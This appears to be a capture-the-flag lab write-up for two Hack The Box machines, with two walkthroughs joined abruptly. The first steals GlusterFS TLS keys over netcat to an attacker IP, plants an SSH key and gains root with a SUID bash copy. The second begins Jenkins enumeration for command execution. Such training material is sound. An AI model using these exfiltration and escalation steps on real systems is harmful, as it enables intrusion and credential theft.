       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:66:f0 brd ff:ff:ff:ff:ff:ff
    inet 10.129.96.25/16 brd 10.129.255.255 scope global dynamic ens192
       valid_lft 412sec preferred_lft 412sec
    inet6 fe80::250:56ff:feb9:66f0/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:12:ec:23:a6 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:12ff:feec:23a6/64 scope link
       valid_lft forever preferred_lft forever
5: veth6f62866@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether b6:72:9f:8f:7c:c9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::b472:9fff:fe8f:7cc9/64 scope link
       valid_lft forever preferred_lft forever
```

PIVOTING FROM WWW-DATA

While we were looking about glusterfs we understood, we needed glusterfs.ca, glusterfs.key and glusterfs.pem files to access the vol1 with SSL authentication and we need to put it in /etc/ssl

> https://docs.gluster.org/en/latest/Administrator-Guide/SSL/



```
cd /etc/ssl
ls -la
total 52
drwxr-xr-x  4 root root  4096 Oct 25 06:38 .
drwxr-xr-x 87 root root  4096 Nov 23 14:25 ..
drwxr-xr-x  2 root root 16384 Sep 20 13:27 certs
-rw-r--r--  1 root root  2238 Oct 25 06:45 glusterfs.ca
-rw-r--r--  1 root root  1679 Oct 25 06:33 glusterfs.key
-rw-r--r--  1 root root  1123 Oct 25 06:33 glusterfs.pem
-rw-r--r--  1 root root 11118 Aug 24 09:30 openssl.cnf
drwx------  2 root root  4096 Aug 24 09:30 private
```

So we went straight away to check about these files.

And copy the files to our attacker machine.

From reverse shell

From Attacker machine

```
cat glusterfs.ca | nc 10.10.14.10 4567
```

```
nc -lvnp 4567 > glusterfs.ca
```

```
cat glusterfs.key | nc 10.10.14.10 4567
```

```
nc -lvnp 4567 > glusterfs.key
```

```
cat glusterfs.pem | nc 10.10.14.10 4567
```

```
nc -lvnp 4567 > glusterfs.pem
```

Move the to /etc/ssl


```
mv glusterfs.* /etc/ssl/
```

Try to mount the vol1


```
mkdir vol1
```

```
mount -t glusterfs flustered:/vol1 vol1
```

Wonderfull ! We are getting into the home directory of jennifer



```
└─# ls -la
total 12
drwxr-xr-x 4 root   root   4096 Oct 25 01:49 .
drwxr-xr-x 4 myoscp myoscp 4096 Nov 23 09:36 ..
drwxr-x--- 4 myoscp myoscp 4096 Oct 28 02:59 jennifer
```



```
└─# ls -la
total 22
drwxr-x--- 4 myoscp myoscp 4096 Oct 28 02:59 .
drwxr-xr-x 4 root   root   4096 Oct 25 01:49 ..
lrwxrwxrwx 1 myoscp myoscp    9 Oct 28 02:59 .bash_history -> /dev/null
-rw-r--r-- 1 myoscp myoscp  220 Sep 20 08:27 .bash_logout
-rw-r--r-- 1 myoscp myoscp 3526 Sep 20 08:27 .bashrc
drwx------ 3 myoscp myoscp 4096 Oct 25 01:44 .gnupg
-rw-r--r-- 1 myoscp myoscp  807 Sep 20 08:27 .profile
drwx------ 2 myoscp myoscp 4096 Oct 28 05:47 .ssh
-r-------- 1 myoscp myoscp   41 Oct 28 03:04 user.txt
```


Get the user flag

```
cat user.txt
HTB{m0v1Ng_tHr0ugH_v0lUm3s_l1K3_a_jInj4}
```

Now straight away from our attacker machine where our vol1 is mounted we can add our id_rsa to the authorized_key file and try to connect with ssh

```
cat ~/.ssh/id_rsa >> vol1/jennifer/.ssh/authorized_key
```

```
ssh -i /home/myoscp/.ssh/id_rsa jennifer@flustered.htb
```




```
The authenticity of host 'flustered.htb (10.129.96.25)' can't be established.
ECDSA key fingerprint is SHA256:LupmIqJooENvHtcmU6o+VGqBueq8vhR9BU0BbTYQ52E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'flustered.htb' (ECDSA) to the list of known hosts.
Linux flustered 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 28 10:53:20 2021 from 10.10.14.22
jennifer@flustered:~$ id
uid=1000(jennifer) gid=1000(jennifer) groups=1000(jennifer)
jennifer@flustered:~$ 
```

PRIVILEGE ESCALATION

Amazing now let's try to create a file from our attacker machine into the volume and let's see what's happen from the ssh connection

```
touch test
```



```
jennifer@flustered:~$ ls -la
total 22
drwxr-x--- 4 jennifer jennifer 4096 Nov 23 14:41 .
drwxr-xr-x 4 root     root     4096 Oct 25 06:49 ..
lrwxrwxrwx 1 jennifer jennifer    9 Oct 28 07:59 .bash_history -> /d
ev/null
-rw-r--r-- 1 jennifer jennifer  220 Sep 20 13:27 .bash_logout
-rw-r--r-- 1 jennifer jennifer 3526 Sep 20 13:27 .bashrc
drwx------ 3 jennifer jennifer 4096 Oct 25 06:44 .gnupg
-rw-r--r-- 1 jennifer jennifer  807 Sep 20 13:27 .profile
drwx------ 2 jennifer jennifer 4096 Oct 28 10:47 .ssh
-rw-r--r-- 1 root     root        0 Nov 23 14:41 test
-r-------- 1 jennifer jennifer   41 Oct 28 08:04 user.txt
jennifer@flustered:~$ 
```


💡 We can see the test file is create with root permission because we did it as root from our attacker machine so why not doing it with /bin/bash and put suid permission on it

```
cp /bin/bash .
```


```
chmod 4777 bash
```

💡 Amazing we have a bash binary with root suid permissions

```
./bash -p # To run it as root
```



```
jennifer@flustered:~$ ls -la
total 1228
drwxr-x--- 4 jennifer jennifer    4096 Nov 23 14:43 .
drwxr-xr-x 4 root     root        4096 Oct 25 06:49 ..
-rwsrwxrwx 1 root     root     1234376 Nov 23 14:43 bash
lrwxrwxrwx 1 jennifer jennifer       9 Oct 28 07:59 .bash_history ->
 /dev/null
-rw-r--r-- 1 jennifer jennifer     220 Sep 20 13:27 .bash_logout
-rw-r--r-- 1 jennifer jennifer    3526 Sep 20 13:27 .bashrc
drwx------ 3 jennifer jennifer    4096 Oct 25 06:44 .gnupg
-rw-r--r-- 1 jennifer jennifer     807 Sep 20 13:27 .profile
drwx------ 2 jennifer jennifer    4096 Oct 28 10:47 .ssh
-rw-r--r-- 1 root     root           0 Nov 23 14:41 test
-r-------- 1 jennifer jennifer      41 Oct 28 08:04 user.txt
```



```
jennifer@flustered:~$ ./bash -p
bash-5.1# id
uid=1000(jennifer) gid=1000(jennifer) euid=0(root) groups=1000(jennifer)
bash-5.1# whoami
root
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:66:f0 brd ff:ff:ff:ff:ff:ff
    inet 10.129.96.25/16 brd 10.129.255.255 scope global dynamic ens192
       valid_lft 496sec preferred_lft 496sec
    inet6 fe80::250:56ff:feb9:66f0/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:12:ec:23:a6 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:12ff:feec:23a6/64 scope link
       valid_lft forever preferred_lft forever
5: veth6f62866@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether b6:72:9f:8f:7c:c9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::b472:9fff:fe8f:7cc9/64 scope link
       valid_lft forever preferred_lft forever
bash-5.1#
```

```
cat /root/root.txt
HTB{s3creTs_fr0m_th3_sT0r4g3_bl0b}
```


OBJECT - USER

PART 1: PROOF OF CONCEPT

Jenkins is an open source automation server which provides hundreads of plugins to support building, deploying and automating any project. It allows registered users to run commands on the host system while building a project. We will abuse that!

PART 2: STEPS

Add the new host in the file /etc/hosts




```
127.0.0.1       localhost
127.0.1.1       kali-linux-2021-1.localdomain   kali-linux-2021-1

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.129.96.74    object.htb
```

First, enumerate the box to find opened ports. We can see a Windows machine with a http service running on port 80

```
kai@kali:~$ sudo nmap -A -p- 10.129.227.40
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-20 00:17 CET
Stats: 0:02:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.28% done; ETC: 00:19 (0:00:09 remaining)
Stats: 0:02:37 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 00:19 (0:00:00 remaining)
Nmap scan report for 10.129.227.40
Host is up (0.013s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-title: Mega Engines
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
```

```
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   13.14 ms 10.10.14.1
2   13.22 ms 10.129.227.40

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
```

Wappalyzer



JavaScript frameworks
GSAP 1.15.0

Operating systems
Windows Server

Miscellaneous
Prefix-Free


CDN
cdnjs

Web servers
IIS 10.0

JavaScript libraries
jQuery 2.1.3
Modernizr 2.8.3


Let’s check this into a browser

When you click on automation you are redirected to object.htb:8080 with a jenkins login page



Mega Engines


We are open to receive innovative automation ideas. Login and submit your code at our automation server.



Bienvenue dans Jenkins !

Créez un compte si vous n'êtes pas encore membre.

Time to create an account



Create an account!

If you already have a Jenkins account, please sign in.

Username

test

Full name

test

Email

test@object.htb


Password

●●●●●●●●●●●●●


Cette connexion n'est pas sécurisée. Les identifiants saisis ici pourraient être compromis. **En savoir plus**

phrase with 5-6 words for the best security.

We can now log-in with the previous credentials and we see a Jenkins dashboard



After looking around, we see it is possible to create items, so let’s look a this. We create a new freestyle project


Saisissez un nom

command

» Champ obligatoire

Construire un projet free-style

Ceci est la fonction principale de Jenkins qui sert à builder (construire) votre projet. Vous pouvez intégrer tous les outils de gestion de version avec tous les systèmes de build. Il est même possible d'utiliser Jenkins pour tout autre chose qu'un build logiciel.

After searching a little, it is possible to launch commands on the machine when building a project

